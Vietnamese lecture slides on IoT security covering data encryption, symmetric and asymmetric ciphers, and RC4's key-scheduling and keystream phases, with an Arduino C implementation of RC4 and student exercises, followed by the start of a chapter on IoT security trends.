
CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

a. Khái niệm mã hóa dữ liệu

Mã hóa dữ liệu (Data Encryption) là quá trình chuyển đổi dữ liệu từ dạng có thể đọc được (plaintext) sang dạng không thể đọc được (ciphertext)



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

b. Mục đích

Bảo vệ dữ liệu, thiết bị và ứng dụng IoT như:

- Ngăn chặn truy cập trái phép
- Bảo vệ tính toàn vẹn dữ liệu (Data Integrity)
- Đảm bảo tính xác thực (Authentication)

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

c. Thách thức

Câu hỏi: Theo các bạn thì hạn chế của mã hóa dữ liệu trong IoT là gì?

- Tài nguyên hạn chế
- Độ trễ
- Quản lý chuỗi khóa

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

d. Phân loại mã hóa dữ liệu

Câu hỏi: Theo các bạn có bao nhiêu loại mã hóa dữ liệu?

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT



3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

d. Phân loại mã hóa dữ liệu

Mã hóa đối xứng (Symmetric Encryption)

Mã hóa bất đối xứng (Asymmetric Encryption)




CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

Mã hóa đối xứng (Symmetric Encryption)

Mã hóa đối xứng là phương pháp mã hóa trong đó **cùng một khóa** được sử dụng để mã hóa và giải mã dữ liệu.



Câu hỏi: Hãy mô tả lại quá trình mã hóa và giải mã trong quy trình mã hóa "Đối xứng"?

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

Mã hóa đối xứng (Symmetric Encryption)

Ví dụ: Giả sử A muốn gửi một thông điệp đến B. A sẽ mã hóa thông điệp đó bằng **khóa chung mà cả A và B đều biết**. Sau khi nhận được thông điệp đã mã hóa, B sẽ sử dụng khóa chung đó để giải mã và đọc được thông điệp gốc.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

Mã hóa đối xứng (Symmetric Encryption)

Một số thuật toán mã hóa đối xứng:

- AES (Advanced Encryption Standard)
- DES (Data Encryption Standard)
- Blowfish
- Twofish
- Rivest Cipher 4, 5 và 6 (RC4; RC5; RC6)

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT


3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

Mã hóa đối xứng (Symmetric Encryption)

RC4 là một thuật toán mã hóa dòng (stream cipher) hoạt động dựa trên việc tạo ra một **keystream**.

Keystream sau đó được XOR với dữ liệu gốc để thực hiện mã hóa hoặc giải mã.




CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

Mã hóa đối xứng (Symmetric Encryption)



2 input XOR gate

A	B	$A \oplus B$
0	0	0
0	1	1
1	0	1
1	1	0


CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

RC4 bao gồm hai giai đoạn chính:

- GĐ1: Khởi tạo (Key Scheduling Algorithm - KSA)
- GĐ2: Sinh dòng khóa (Pseudo-Random Generator Algorithm - PRGA)



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

Giai đoạn 1: Key Scheduling Algorithm (KSA)

KSA

for $i = 0$ to $N^* - 1$

$S[i] = i$

$T[i] = k[i \bmod l]$

end for

$j = 0$

for $i = 0$ to $N - 1$

$j = (j + S[i] + T[i]) \bmod N$

 Swap ($S[i], S[j]$)

end for

- Khởi tạo mảng S với 256 phần tử, mỗi phần tử là một giá trị từ 0 đến 255
- Sử dụng khóa đầu vào (key) để tạo mảng K (cùng kích thước với S)
- Dùng mảng K để hoán đổi các phần tử trong S

* N is a positive integer

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.2. Sử dụng kỹ thuật mã hóa dữ liệu

Giai đoạn 2: Pseudo-Random Generation Algorithm (PRGA)

- Giai đoạn PRGA trong thuật toán RC4 dùng để sinh dòng khóa (keystream), một chuỗi byte ngẫu nhiên được sử dụng để mã hóa hoặc giải mã dữ liệu.
- Dòng khóa được tạo ra dựa trên bảng hoán vị S đã được khởi tạo và xáo trộn trong giai đoạn Key Scheduling Algorithm (KSA).

PRGA

$i = 0$

$j = 0$

Output Generation loop

$i = (i + 1) \bmod N$

$j = (j + S[i]) \bmod N$

Swap ($S[i], S[j]$)

$t = (S[i] + S[j]) \bmod N$

$K = S[t]$ (keystream)

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Bài tập: Hãy dựa vào mã giải của hai giai đoạn KSA và PRGA hãy lập trình thuật toán RC4 trên Arduino?

Algorithm 1. KSA


```
1: for  $i = 0$  to  $N - 1$  do  
2:    $S[i] \leftarrow i$   
3: end for  
4:  $j \leftarrow 0$   
5: for  $i = 0$  to  $N - 1$  do  
6:    $j \leftarrow j + S[i] + K[i \bmod l]$   
7:    $\text{swap}(S[i], S[j])$   
8: end for
```

Algorithm 2. PRGA

```
1:  $i \leftarrow 0$   
2:  $j \leftarrow 0$   
3: loop  
4:    $i \leftarrow i + 1$   
5:    $j \leftarrow j + S[i]$   
6:    $\text{swap}(S[i], S[j])$   
7: Output  $z_i = S[S[i] + S[j]]$   
8: end loop
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

```
1 // RC4 Encryption and Decryption
2 void RC4(byte *data, size_t dataLen, const byte *key, size_t keyLen) {
3     byte S[256];
4     byte K[256];
5     size_t i, j = 0, temp;
6
7     // Initialize S and K
8     for (i = 0; i < 256; i++) {
9         S[i] = i;
10        K[i] = key[i % keyLen];
11    }
12
13    // Initial permutation of S
14    for (i = 0; i < 256; i++) {
15        j = (j + S[i] + K[i]) % 256;
16        temp = S[i];
17        S[i] = S[j];
18        S[j] = temp;
19    }
20
21    // Generate keystream and XOR with data
22    i = 0; j = 0;
23    for (size_t x = 0; x < dataLen; x++) {
24        i = (i + 1) % 256;
25        j = (j + S[i]) % 256;
26        temp = S[i];
27        S[i] = S[j];
28        S[j] = temp;
29
30        // XOR keystream byte with data byte
31        data[x] ^= S[(S[i] + S[j]) % 256];
32    }
33 }
```



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

```
1 // RC4 Encryption and Decryption
2 void RC4(byte *data, size_t dataLen, const byte *key, size_t keyLen) {
3     byte S[256];
4     byte K[256];
5     size_t i, j = 0, temp;
6
7     // Initialize S and K
8     for (i = 0; i < 256; i++) {
9         S[i] = i;
10        K[i] = key[i % keyLen];
11    }
12
13    // Initial permutation of S
14    for (i = 0; i < 256; i++) {
15        j = (j + S[i] + K[i]) % 256;
16        temp = S[i];
17        S[i] = S[j];
18        S[j] = temp;
19    }
20
21    // Generate keystream and XOR with data
22    i = 0; j = 0;
23    for (size_t x = 0; x < dataLen; x++) {
24        i = (i + 1) % 256;
25        j = (j + S[i]) % 256;
26        temp = S[i];
27        S[i] = S[j];
28        S[j] = temp;
29
30        // XOR keystream byte with data byte
31        data[x] ^= S[(S[i] + S[j]) % 256];
32    }
33 }
```

```
35 void setup() {
36     Serial.begin(9600);
37
38     // Test data
39     byte data[] = "Hello IoT!";
40     const byte key[] = "SecretKey111111111";
41
42     size_t dataLen = sizeof(data) - 1; // Exclude null terminator
43     size_t keyLen = sizeof(key) - 1;
44
45     Serial.println("Original Data:");
46     for (size_t i = 0; i < dataLen; i++) {
47         Serial.print((char)data[i]);
48     }
49     Serial.println();
50
51     // Encrypt the data
52     RC4(data, dataLen, key, keyLen);
53
54     Serial.println("Encrypted Data:");
55     for (size_t i = 0; i < dataLen; i++) {
56         Serial.print(data[i], HEX);
57         Serial.print(" ");
58     }
59     Serial.println();
60
61     // Decrypt the data (RC4 decryption is the same as encryption)
62     RC4(data, dataLen, key, keyLen);
63
64     Serial.println("Decrypted Data:");
65     for (size_t i = 0; i < dataLen; i++) {
66         Serial.print((char)data[i]);
67     }
68     Serial.println();
69 }
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Câu hỏi:

Câu 1: Độ dài khóa trong RC4 có thể là bao nhiêu bit?

Câu 2: Phân biệt giai đoạn KSA (Key Scheduling Algorithm) và PRGA (Pseudo-Random Generation Algorithm) trong RC4?

Link 1: <https://learning.oreilly.com/>

Link 2: <https://cryptii.com/pipes/rc4-encryption>

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

Nội dung chương 4:

- 4.1. Tổng quan về xu hướng bảo mật IoT
- 4.2. Bảo mật dựa trên AI và Machine Learning
- 4.3. Bảo mật phi tập trung
- 4.4. Bảo mật biên (Edge Security)
- 4.5. Một số mô hình thực tế

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.1. Tổng quan về xu hướng bảo mật IoT

a. Sự phát triển công nghệ IoT

- IoT ngày càng phổ biến với hàng tỷ thiết bị (Ví dụ: Dự kiến đạt 30 tỷ thiết bị vào năm 2030)
- Ứng dụng rộng rãi trong nhiều lĩnh vực: Nhà thông minh, Nông nghiệp thông minh, Giao thông thông minh, Y tế thông minh.
- Khả năng thu thập và phân tích dữ liệu theo thời gian thực giúp tối ưu hóa hiệu suất và tăng hiệu quả vận hành.

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.1. Tổng quan về xu hướng bảo mật IoT

b. Tác động đến bảo mật

- Số lượng thiết bị tăng đồng nghĩa với nhiều điểm yếu bảo mật hơn.
- Các cuộc tấn công như DDoS, ransomware, botnet đặc biệt nhắm vào các thiết bị IoT.
- Xác thực và quản lý danh tính cho hàng tỷ thiết bị là bài toán lớn.

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

